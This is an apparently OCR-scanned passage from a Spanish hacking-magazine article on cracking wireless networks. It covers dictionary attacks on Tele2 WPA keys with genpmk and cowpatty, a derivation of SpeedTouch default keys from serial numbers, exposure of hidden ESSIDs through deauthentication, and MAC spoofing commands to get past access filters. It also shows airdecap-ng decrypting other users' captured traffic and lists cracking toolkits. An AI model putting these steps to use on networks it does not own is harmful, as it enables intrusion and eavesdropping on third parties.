Probará tantas claves como las que hayan sido generadas hasta el momento, en caso de tenerlas todas, claro está, pues probará el diccionario entero. ¿A qué velocidad? Yo llegué a rondar las 150.000 claves por segundo. Ahí es nada.

Mi prueba personal, que cuando *genpmk* ya había generado desde la clave `IXV0000000` hasta la `IXV3497381` lo probé contra el archivo de capturas y me dijo que ninguna de ellas coincidía.

Como el proceso de generación del diccionario lleva unas cuantas horas aun sobre un Core 2 Duo... pues decidí detener *genpmk* y crear tan sólo el diccionario de las claves cuya raíz tenían *IX1V7* (los creados en el 2007).

Cuando lo hube generado por completo lo probé de nuevo mediante *Cowpatty* y por desgracia obtuve la misma respuesta, NADA.. Pero no había que desesperar, estamos en el año 2009, es decir, que muchos de los routers que se encuentran hoy activos han sido adquiridos en el 2008. Siguiendo esta filosofía pensé que quizás la raíz de sus claves comenzarían por *IX1V8*.

Y no esperé más, creé el diccionario correspondiente para estas combinaciones de claves. En conjunto hice lo siguiente:

```
$ perl wg.pl -a IX1V8 -v 0123456789
   -l 6 -u 6 >> dic_tele2_08.txt
$ ./genpmk -f dic_tele2_08.txt
   -d tele2_08.dic -s Tele2
$ ./cowpatty -r captura.cap
   -d tele2_08.dic -s Tele2
```

Y obtuve mi premio:

```
   The PSK is: [ IX1V8748132 ]
```

Ataque a SPEEDTOUCH

En este caso no existe un patrón concreto, pero si una norma; y es que la clave se genera a partir del *numero de serie* que posea el punto de acceso. Ahora nos explicamos. Imagínese usted que el número de serie de su punto de acceso es el siguiente:

```
   CP0723JT385(34)
```

Bien, ahora separaremos los diferentes campos:

```
CP      Siempre igual    CP

WW      Semana del año   23
PP      Código de producción
JT
XXX      3 dígitos aleatorios
           (*)          385
CC       Código de configuración
34
```

(*) Decimos que 'XXX' son números aleatorios, pero esto es para nuestros propósitos; pues en realidad podría representar el número de unidad del punto de acceso.

Para obtener la clave se sigue ahora este proceso:

- Se eliminan los campos 'CC' Y 'PP', nos queda:
  `CP0723385`
- Los 3 últimos dígitos (XXX) se pasan a hexadecimal:
  `CP0723333835`
- Se aplica el algoritmo SHA-1 a lo que teníamos:
  `742da831d2b657fa53d347301ec610e1ebf8a3d0`

Resultados:

- Los 3 últimos bytes (6 caracteres en ASCII) se añaden a la palabra `SpeedTouch` para formar el ESSID correspondiente al punto de acceso.
  `"SpeedTouchF8A3D0"`
- Los 5 primeros bytes (10 caracteres en ASCII) conforman la clave por defecto para nuestra red.
  `"742DA831D2"`

Hasta aquí todo correcto. Si obtenemos un número de serie, podemos calcular su contraseña. Pero esta situación es rara a menos que estemos analizando nuestra propia red o la de algún vecino que nos haya dado permiso.

La pregunta es sencilla: ¿Qué hace un *hacker/cracker* cuando quiere averiguar algo que se encuentra dentro de un rango de posibilidades?

Muy cierto, utilizan la *FUERZA BRUTA*. El objetivo es crear todos los números de serie posibles para un año en concreto sin los campos 'CC' Y 'PP' y, después de pasarlo por el algoritmo de cifrado SHA-1, se comparan los 3 últimos bytes con la terminación de la ESSID (nombre de la red) que deseamos romper. Caso de coincidir, significa que los primeros 5 bytes se corresponden con la clave por defecto para la red SpeedTouch.

Por suerte, alguien ya ha hecho este trabajo por nosotros, y el resultado lo podemos encontrar aquí y el código fuente para su estudio en este otro lugar.

En realidad es un ataque por fuerza bruta que en principio no dura demasiado tiempo (muy poco en realidad) y, según su autor, se puede optimizar si utilizamos las funciones criptográficas proporcionadas por OpenSSL para el uso de SHA-1. Como único parámetro se pide el ESSID de la red SpeedTouch que queremos crackear.

¿Qué pasa con LIVE-BOX?

Pues de momento, y sintiéndolo mucho, no pasa nada. El caso es que unos franceses colgaron en *Youtube* [8] unos cuantos videos que mostraban como romper estas claves utilizando un diccionario del mismo modo que se había hecho para las redes Tele2.

Claro, la cuestión es que sólo ellos poseían tal diccionario y lo vendían a saber qué precio en una página que aquí no mostraré por cuestiones éticas (que era un timo vamos, o eso al menos comentaron quienes tuvieron la genial idea de hacer caso a esta gente).

Los vídeos no están falsificados. Si yo tengo un punto de acceso de la marca *LiveBox* y sé su contraseña por defecto, me hago un diccionario enorme con códigos aleatorios, entremedias introduzco mi clave correcta, y si lo pruebo contra un archivo de capturas está claro que en algún momento le tocará el turno a la nuestra y *aircrack(-ng)* nos dirá que hemos acertado de pleno.

Siento la decepción, pero hasta el momento, y a la espera de estudios más profundos, estas redes se encuentran cerradas a nuestros encantos.

Evadir ESSID ocultos

Multitud de veces nos encontramos con redes cuyo ESSID aparece como oculto y nos impide realizar la conexión a esa red aun disponiendo de la clave adecuada a la misma.

Hoy por hoy esto no será un impedimento para nosotros. El estandar 802.11, sólo obliga a cifrar los paquetes que contienen datos, aquellos otros de control podrían viajar en texto plano.

¿Qué paquetes de control? Pues la mayoría de las redes emiten tramas en *broadcast* donde se puede leer el ESSID tranquilamente. Hay quien se encarga de deshabilitar esta característica en sus puntos de acceso; pero tenemos más salidas, ya que nadie puede impedir que leamos los paquetes de asociación o reasociación de los clientes contra la red. En estas tramas el nombre del AP también viaja sin cifrar.

Una de dos: Podemos esperar pasivamente a que un cliente legítimo se conecte a la red. O si somos un poco mas impacientes provocar una reasociación con *aireplay* en un ataque de des-autenticación.

En realidad no tienes más que poner tu sniffer preferido a escuchar (aquí Wireshark puede ser tu mejor compañía) y saber leer en el lugar adecuado. Una vez que te acostumbras a leer las cabeceras de todos los protócolos, tus ojos sabrán de forma exacta donde deben mirar.

Suplantación de MAC

Has descubierto la contraseña de una red protegida con el algoritmo WPA y te dispones a asociarte a la red; pero tu conexión no llega a establecerse e incluso desde tu MacBook recibes un mensaje más específico indicando que la red posee una lista de control de acceso por MAC en la que tu dirección no se encuentra. En resumen, no puedes entrar porque no estas autorizado.

Eso ya no es problema a estas alturas: ¿Qué tal se te da hacerte pasar por otra persona?

A día de hoy la dirección MAC de nuestra interfaz de red se puede establecer a través de software. Esta es la ventaja que aprovecharemos para hacerle creer a nuestro Sistema Operativo que la MAC de nuestra tarjeta es la de un usuario que si este realmente autorizado.

Deberías tener la MAC de este cliente autorizado puesto que si has conseguido una contraseña WPA, habrás estado esperando por un paquete de autentificación y por tanto hay un cliente activo.

En caso contrario no tienes más que arrancar el *airodump(-ng)* filtrando por el canal de la red que deseas y el parámetro `--bssid`. Cuando veas que un cliente mueve tráfico en esa red, apunta su dirección MAC en un papel o en un archivo de texto.

Suplantación en Linux / MAC OS X

Muy sencillo, o utilizas un programa destinado a tal fin que hayas encontrado en la red, o ejecutas directamente el siguiente comando:

```
$ sudo ifconfig interfaz hw ether
XX:XX:XX:XX:XX:XX
```

Si tienes una tarjeta con chip *atheros* y la dirección que has apuntado en el papel es: 00:B3:A9:CA:5F:11. El comando sería:

```
$ sudo ifconfig ath0 hw ether 00:
B3:A9:CA:5F:11
```

En Mac podrías necesitar eliminar el parámetro `hw` para que funcione correctamente.

Suplantación en Windows

Utiliza un programa como Smac [9] que hará todo el trabajo sucio por ti, o editas directamente el Registro de Windows.

Clave para WinXP:

```
HKEY_LOCAL_MACHINE\SYSTEM\
CurrentControlSet\Control\Class\
{4D36E972-E325-11CE-BFC1-
08002bE10318}
```

Clave para Win 95/98:

```
HKEY_LOCAL_MACHINE\SYSTEM\
CurrentControlSet\Services\ClassNet
```

Dentro de cualquiera de estos lugares deberías encontrar otras claves. La mayoría de ellas contienen a su vez otra clave en su interior llamada *DriverDesc* que contiene el nombre de la interfaz a que se refiere. Busca entonces cual de ellas se refiere a tu tarjeta de red inalámbrica. Cuando la hallas:

```
Clave "NetworkAddress"
Valor "XXXXXXXXXXXX" Dirección MAC
en hexadecimal sin puntos.
```

Existe una función que se encarga de leer esta dirección, su nombre es NdisReadNetworkAddress. Para que tus cambios surjan efecto no tienes más que reiniciar el PC o, más fácil todavía, deshabilitar y volver a habilitar tu adaptador de red (interfaz).

Espionaje offline: O cómo usar airdecap(-ng)

Bien, muchas veces no despejamos nuestra mente y no pensamos con suficiente claridad. Acabamos de entrar en una red, y lo primero que se nos ocurre es que para encontrar más información interna quizás lo mejor sea utilizar un ataque *Man in The Middle*, pero esto, visto de forma fría, es ser corto de miras.

¿Por qué? Como siempre, la respuesta es fácil. El objetivo de un ataque MITM es obtener un tráfico que en principio no iba dirigido a nosotros. ¿No es esto lo que ocurre cuando con airodump(-ng) capturamos los paquetes que están moviendo los clientes de esa misma red? La respuesta es afirmativa, claro está, y además, tenemos una clave que puede descifrar esos paquetes para que nuestro amigo *Wireshark* no diga que lo que le mandamos abrir es una parafernalia sin sentido alguno.

Entonces, junto a la suite *aircrack*, vino a salvarnos la vida un compañero llamado airdecap(-ng) que hace el trabajo sucio por nosotros. Aquí su uso:

```
airdecap-ng [opciones] <archivo cap>
Opcion  Param.  Descripcion
-l      no      elimina la cabecera
de 802.11
-b      bssid   direccion MAC del
punto de acceso
-k      pmk     WPA/WPA2 Pairwise
Master Key en hexadecimal
-e      essid   Nombre de la red
-p      pass    Clave WPA/WPA2
-w      key     Clave WEP en
hexadecimal
```

Para descifrar una captura WEP:

```
airdecap-ng -w 11A3E229084349BC25D97E
2939 wep.cap
```

Para descifrar una captura WPA/WPA2:

```
airdecap-ng -e 'the ssid' -p
passphrase  tkip.cap
```

Y por lo demás no tiene más ciencia, el resultado se guardará en un archivo *decap* y podremos abrirlo con nuestro analizador de tráfico preferido, filtrando si así lo deseamos por el protocolo que más nos interese. Y aquí ya veo a muchos decidiendo por *HTTP* y *MSMSN*.

ERW

Es un software desarrollado para el Sistema Opertivo Windows que enlaza una variedad de herramientas increíbles para la auditoría de redes inalámbricas. Su nombre completo es *Estudio de redes Wireless*; pero para qué nos vamos a engañar, como subtítulo podría llevar *rompe todo lo que puedas y más....*

Su autor, *Eleaquin*, ha invertido una buena parte de su tiempo en recopilar todas estas utilidades y crear una interfaz que haga de su uso la mayor comodidad para el usuario de a pie. Podéis obtenerlo aquí [10].

Algunas de las características que nos podemos encontrar:

- Configuración en modo monitor de la tarjeta inalámbrica.
- Suite Aircrack.
- Wlan Ripper (Wlan).
- Wlan Buster.
- DecSagem (ADSL).
- Dlink Wireless.
- Stkeys (SpeedTouch).
- Wintele2.
- AutoMagica.
- Ethereal (sniffer de trafico).
- NetStumbler, detector de redes y nivel de señal.
- Wireless Key View.
- Net Set Man.
- Etherchange.
- Conversor HEX/ASCII y viceversa.

Figura 5. Ventana de



Figura 6. Protocolos de seguridad en redes inalámbricas

- Card Check (consulta la compatibilidad de nuestro chip).
- Utilidades como: CPU Administrator, Tracer, Whois, Calculate, Backup, Files, Atw (administrador de tareas), Yaps, Hexwrite, Notepad...

WIFISLAX

Bueno, en principio podríamos definirlo en tan solo dos conceptos:

- WifiSlax es Linux.
- WifiSlax es un Live-CD.

A partir de aquí, y con todas estas ventajas por delante (fíjense que puede portarse en un USB si así lo desean). Descárgalo desde el sitio oficial [11].

Vamos allá con todas las novedades:

- Basado en Slackware.
- Posee versión reducida.
- Suite tradicional aircrack-sp.
- Suite actual aircrack-ng.
- Dlinkdecrypter.
- Airoscript (todo lo que necesites esta aquí dentro).
- Airoscript para *ipw2200*.
- Lanzador Kismet.
- Macchanger.
- Wlandecrypter.
- Configuración Wireless.
- Apoyo a varios chipset.
- Cowpatty.
- DHCP.
- Configuración manual.

MAC OS X

Alguno estará diciendo: ¿Y qué ocurre con mi MacBook o mi nuevo MacBook Pro?

Mi mejor recomendación para estos casos, por experiencia al poseer uno, y aunque lo tengo particionado junto con Linux, es que utilicéis *KisMAC(-ng)* [12]. Es fácil de deducir, la versión de *Kismet* para Macintosh.

Algunos detalles de la preciada herramienta:

- Es software libre
- Soporta tarjetas AirPort
- Soporta PCMIA (chipsets Orinoco o Prism2)

Según parece todavía no soporta reinyección de tráfico, pero es muy válida para crackear redes de tipo *wlan*.

Conclusión

Lo que aquí has encontrado no es ni tecnología punta, ni tan siquiera información clasificada. No perseguíamos eso, simplemente deseábamos abrirte un amplio abánico de posibilidades para que puedas auditar la mayoría de las redes inalámbricas que estén a tu alcance.

Sobre el autor

David Puente Castro, alias blackngel, es un gran aficionado a la programación y la seguridad informática. Original de Ourense y viviendo actualmente en la provincia de Salamanca, dedica la mayor parte de su tiempo libre a disfrutar de la experiencia Linux.

Asiduo escritor de artículos básicos sobre temas de seguridad informática en el E-Zine electrónico S.E.T. (Saqueadores Edición Técnica), actualmente mantiene su página oficial en: *http://www.set-ezine.org*.

Su primer encuentro con Linux data ya de hace unos 8 años y fue poco más adelante que descubrió el fantástico mundo de la programación y la subcultura hacker. Participa activamente en wargames como: Yoire, Warzone, Yashira y otros.

Puede encontrarlo online prácticamente las 24 horas del día, en las siguientes direcciones: *blackngel1@gmail.com* y *black@set-ezine.org*

Referencias

- [1] Protocolos de seguridad en redes inalámbricas: *http://www.saulo.net/pub/inv/SegWiFi-art.htm*
- [2] Wlandecrypter 0.5 – Revisado : *http://www.telefonica.net/web2/amstrad/wlandecrypter-0.5.tar.gz*
- [3] WepLab: *http://weplab.sourceforge.net/*
- [4] WepAttack: *http://sourceforge.net/projects/wepattack/*
- [5] DecSagem: *http://galeon.com/decsagem/DecSag.rar*
- [6] TKIP usado en WPA, herido de muerte: *http://portalhispano.wordpress.com/2008/11/11/tkip-usado-en-wpa-parece-estar-herido-de-muerte/*
- [7] Word Generator by Matteo Redaelli *matteo.redaelli@libero.it: http://digilander.libero.it/reda/downloads/perl/wg.p/*
- [8] Crack wpa Livebox avec crack-wpa.fr: *http://es.youtube.com/watch?v=FZdm73IO5hQ*
- [9] Smac 2.0: *http://www.klcconsulting.net/smac/*
- [10] ERW 2.4 – Final: *http://rapidshare.com/files/132415341/ERW2.4_final.rar*
- [11] WifiSlax: *http://www.wifislax.com/*
- [12] KisMAC: *http://kismac.macpirate.ch*